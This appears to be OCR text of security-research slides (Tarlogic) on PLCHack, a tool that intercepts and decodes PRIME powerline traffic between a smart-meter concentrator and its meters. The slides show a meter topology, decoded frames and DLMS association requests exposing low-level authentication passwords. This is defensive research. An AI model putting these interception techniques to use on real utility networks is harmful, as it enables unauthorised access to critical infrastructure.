
Ad-hoc serial communication protocol: SPIP

- From board: RX frames.
- To board: TX frames, LEDs, LCD

Host software: PLCHack

- Rewrite of the command console in C++, implementing a bunch of tests.
- Plugin-based
- Reconstructs PRIME topology by examining RX frames received by the serial port.

SECOND ITERATION



SECOND ITERATION

```
2 nodes PLCHack targets
- CONCENTRATOR [98:02:d8:7f:fc:59];
  - METER  (NID = 04480e) "LGZ 00223026ec000c60"
  - METER  (NID = 050813) "LGZ 00223026ec0018b0"
  - METER  (NID = 050811) "LGZ 00223026ec0029d0"
  - METER  (NID = 06880c) "LGZ 00223026ec002f10"
  - METER  (NID = 044816) "LGZ 00222895ec003570"
  - METER  (NID = 07c80a) "000 32323638ec003b20"
  - METER  (NID = 000801) "LGZ 00223026ec004640"
  - METER  (NID = 050815)
  - METER  (NID = 000804) "LGZ 00223026ec0050c0"
  - METER  (NID = 05080f) "LGZ 00223026ec005670"
  - METER  (NID = 06880d) "LGZ 00222895ec005e90"
  - METER  (NID = 050812) "LGZ 00223026ec0069f0"
  - METER  (NID = 050810) "LGZ 00223026ec006f30"
  - METER  (NID = 050814) "LGZ 00222895ec007470"
  - METER  (NID = 000802) "LGZ 00223026ec0079b0"
  - METER  (NID = 003fff)
  - METER  (NID = 000807) "LGZ 00223026ec008660"
  - METER  (NID = 05081a) "LGZ 00222895ec008cb0"
  - METER  (NID = 000805) "LGZ 00223026ec009380"
  - METER  (NID = 000808) "LGZ 00223026ec0098c0"
  - METER  (NID = 000809) "000 30393132ec009ea0"
  - METER  (NID = 000803) "LGZ 00223026ec00a4f0"
  - METER  (NID = 000806) "LGZ 00223026ec00ac10"
  - METER  (NID = 07c80b) "000 34313633ec00b150"
  - METER  (NID = 047fff)
  - METER  (NID = 044817) "LGZ 00222895ec00bed0"
  - METER  (NID = 000818) "000 34333037ec00c580"
  - METER  (NID = 000819) "000 34333037ec00cd50"
  - METER  (NID = 000815)
```

ANALYZING DATA TRAFFIC

```
Deserialize 38 bytes of data
  frame = new PrimeFrame("98:02:d8:7f:fc:59");
  frame->PDU.macType      = PrimeFrame::GENERIC;
  frame->PDU.HDR.HT       = 0x0;
  frame->PDU.HDR.DO       = 0x1; // Downlink: from DC to Meter
  frame->PDU.HDR.LEVEL    = 0x1;
  frame->PDU.HDR.HCS      = 0x79;

  frame->PDU.genType      = PrimeFrame::DATA;
  frame->PDU.PKT.C        = 0x0;
  frame->PDU.PKT.PRIO     = 0x1;
  frame->PDU.PKT.LCID     = 0x100;
  frame->PDU.PKT.NAD      = 0x1;
  frame->PDU.PKT.LEN      = 0x26;
  frame->PDU.PKT.LNID     = 0x13;
  frame->PDU.PKT.SID      = 0xfd;
  // frame->PDU.PKT.NID   = 0x3f4013;

  frame->PDU.ARQ.PKTID    = 0x0;
  frame->PDU.ARQ.WINSIZE  = 0x8;
  frame->PDU.ARQ.ACKID    = 0x0;
  frame->PDU.ARQ.NACKID.resize(0);
  frame->PDU.SAR.TYPE     = 0; // FIRST
  frame->PDU.SAR.NSEGS    = 0x0;

  frame->PDU.CL.TYPE      = 0x90;
  frame->PDU.CL.SRC       = 1; // DC
  frame->PDU.CL.DEST      = 16; // METER;

  frame->PDU.DATA         = hexStrToVector("601da109060760857405080101be10040e01000(
//  00000000  60 1d a1 09 06 07 60 85  74 05 08 01 01 be 10 04  | `.....`.t.......
//  00000010  0e 01 00 00 00 06 5f 1f  04 00 00 00 19 ff ff     | ......_........
//  0000001f
```

```
<AssociationRequest>
  <ApplicationContextName
Value="LN" />
  <InitiateRequest>
    <ProposedDlmsVersionNumber
Value="06" />
    <ProposedConformance>
      <ConformanceBit Name="Action" />
      <ConformanceBit Name="Set" />
      <ConformanceBit Name="Get" />
    </ProposedConformance>
    <ProposedMaxPduSize
Value="FFFF" />
  </InitiateRequest>
</AssociationRequest>
```

ANALYZING DATA TRAFFIC

```
Deserialize 62 bytes of data
  frame = new PrimeFrame("98:02:d8:7f:fc:59");
  frame->PDU.macType     = PrimeFrame::GENERIC;
  frame->PDU.HDR.HT      = 0x0;
  frame->PDU.HDR.DO      = 0x0; // Uplink: from Meter to DC
  frame->PDU.HDR.LEVEL   = 0x1;
  frame->PDU.HDR.HCS     = 0xbe;

  frame->PDU.genType     = PrimeFrame::DATA;
  frame->PDU.PKT.C       = 0x0;
  frame->PDU.PKT.PRIO    = 0x1;
  frame->PDU.PKT.LCID    = 0x100;
  frame->PDU.PKT.NAD     = 0x1;
  frame->PDU.PKT.LEN     = 0x3e;
  frame->PDU.PKT.LNID    = 0x13;
  frame->PDU.PKT.SID     = 0xfd;
  // frame->PDU.PKT.NID  = 0x3f4013;

  frame->PDU.ARQ.PKTID   = 0x0;
  frame->PDU.ARQ.WINSIZE = 0x4;
  frame->PDU.ARQ.ACKID   = 0x1;
  frame->PDU.ARQ.NACKID.resize(0);
  frame->PDU.SAR.TYPE    = 0; // FIRST
  frame->PDU.SAR.NSEGS   = 0x0;

  frame->PDU.CL.TYPE     = 0x90;
  frame->PDU.CL.SRC      = 16; // METER
  frame->PDU.CL.DEST     = 1; // DC;
  // 0xBE
  frame->PDU.DATA        = hexStrToVector("6135a109060760857405080101a203020100a305a
//  00000000  61 35 a1 09 06 07 60 85  74 05 08 01 01 a2 03 02  | a5....`.t.......
//  00000010  01 00 a3 05 a1 03 02 01  00 a4 0a 04 08 4c 47 5a  | .............LGZ
//  00000020  00 22 28 95 24 be 10 04  0e 08 00 06 5f 1f 04 00  | ."(.$......._...
//  00000030  00 00 19 00 fa 00 07                              | .......
//  00000037
```

```
<AssociationResponse>
  <ApplicationContextName Value="LN" />
  <AssociationResult Value="00" />
  <ResultSourceDiagnostic>
    <ACSEServiceUser Value="00" />
  </ResultSourceDiagnostic>
  <RespondingAPTitle
Value="4C475A0022289524" />
  <InitiateResponse>
    <NegotiatedDlmsVersionNumber Value="06"
/>
    <NegotiatedConformance>
      <ConformanceBit Name="Action" />
      <ConformanceBit Name="Set" />
      <ConformanceBit Name="Get" />
    </NegotiatedConformance>
    <NegotiatedMaxPduSize Value="00FA" />
    <VaaName Value="0007" />
  </InitiateResponse>
</AssociationResponse>
```

ANALYZING DATA TRAFFIC


```
Deserialize 20 bytes of data
  frame = new PrimeFrame("98:02:d8:7f:fc:59");
  frame->PDU.macType      = PrimeFrame::GENERIC;
  frame->PDU.HDR.HT       = 0x0;
  frame->PDU.HDR.DO       = 0x1; // Downlink: from DC to Meter
  frame->PDU.HDR.LEVEL    = 0x1;
  frame->PDU.HDR.HCS      = 0x79;

  frame->PDU.genType      = PrimeFrame::DATA;
  frame->PDU.PKT.C        = 0x0;
  frame->PDU.PKT.PRIO     = 0x1;
  frame->PDU.PKT.LCID     = 0x100;
  frame->PDU.PKT.NAD      = 0x1;
  frame->PDU.PKT.LEN      = 0x14;
  frame->PDU.PKT.LNID     = 0x13;
  frame->PDU.PKT.SID      = 0xfd;
  // frame->PDU.PKT.NID   = 0x3f4013;

  frame->PDU.ARQ.PKTID    = 0x1;
  frame->PDU.ARQ.WINSIZE  = 0x8;
  frame->PDU.ARQ.ACKID    = 0x1;
  frame->PDU.ARQ.NACKID.resize(0);
  frame->PDU.SAR.TYPE     = 0; // FIRST
  frame->PDU.SAR.NSEGS    = 0x0;

  frame->PDU.CL.TYPE      = 0x90;
  frame->PDU.CL.SRC       = 1; // DC
  frame->PDU.CL.DEST      = 16; // METER;

  frame->PDU.DATA         = hexStrToVector("c001c5004000002b0005ff0200");
//   00000000  c0 01 c5 00 40 00 00 2b  00 05 ff 02 00          | ....@..+.....
//   0000000d
```

```
<GetRequest>
  <GetRequestNormal>
    <!--Priority: HIGH ServiceClass:
CONFIRMED invokeID: 5-->
    <InvokeIdAndPriority Value="C5" />
    <AttributeDescriptor>
      <!--SECURITY_SETUP-->
      <ClassId Value="0040" />
      <!--0.0.43.0.5.255-->
      <InstanceId Value="00002B0005FF" />
      <AttributeId Value="02" />
    </AttributeDescriptor>
  </GetRequestNormal>
</GetRequest>
```

TARLOGIC
CYBERSECURITY EXPERTS


SUSPICIOUS TRAFFIC

WHAT IS THIS IN MY AARQ?





```
60 a6 a1 09 06 07 60 85 74 05 08 01
01 4a 0a 04
08 4f 52 4d 00 44 d3 7a cd 8a 08 fa
44 43 4f ae
c5 74 05 08 02 01 ac 0a 80 08 30 30
30 30 30 30
30 34 be ab 35 f7 d2 3c 08 60
```


WHAT IS THIS IN MY AARQ?




```
<!--Error: Invalid data size.-->
<AssociationRequest>
  <ApplicationContextName
Value="LN_WITH_CIPHERING" />
  <CallingAPTitle
Value="4F524D0044D37ACD" />
  <SenderACSERequirements
Value="1" />
  <MechanismName Value="Low" />
  <CallingAuthentication
Value="30303030303034" />
  <!--Error: Invalid data size.-->
  <!--Error: Invalid data size.-->
  <!--Error: Failed to descypt
data.-->
</AssociationRequest>
```


WHAT IS THIS IN MY AARQ?







```
60 42 a1 09 06 07 60 85 74 05 08 01 01
a6 0a 04
08 5a 49 56 00 00 43 67 ff 8a 02 07 80
8b 07 60
85 74 05 08 02 01 ac 0a 80 08 30 30 30
30 30 30 30 30 31 be 10 04 0e 01 00 00 00
06 5f 1f 04 00 00 10
14 00 fd
```

WHAT IS THIS IN MY AARQ?






```
<AssociationRequest>
  <ApplicationContextName Value="LN" />
  <CallingAPTitle Value="5A495600004367FF" />
  <SenderACSERequirements Value="1" />
  <MechanismName Value="Low" />
  <CallingAuthentication
Value="3030303030303031" />
  <InitiateRequest>
    <ProposedDlmsVersionNumber Value="06" />
    <ProposedConformance>
      <ConformanceBit
Name="SelectiveAccess" />
      <ConformanceBit Name="Get" />
      <ConformanceBit
Name="BlockTransferWithGetOrRead" />
    </ProposedConformance>
    <ProposedMaxPduSize Value="00FD" />
  </InitiateRequest>
</AssociationRequest>
```


TARLOGIC
CYBERSECURITY EXPERTS
www.tarlogic.com
martes, 3 de m
arzo de 2020
TIME TO PLAY

A PLC-BASED SMART METER LAB

LIMITING THE SCOPE

LIMITING THE SCOPE

LIMITING THE SCOPE

WAITING FOR THE NETWORK

SETTING UP THE DC

Número de serie	[redacted]	Situación	Tarlogic
Versión de firmware	[redacted]	IP	10.42.0.81
Versión PRIME	1.3.6.12	Fecha	18-02-2020 11:25:45
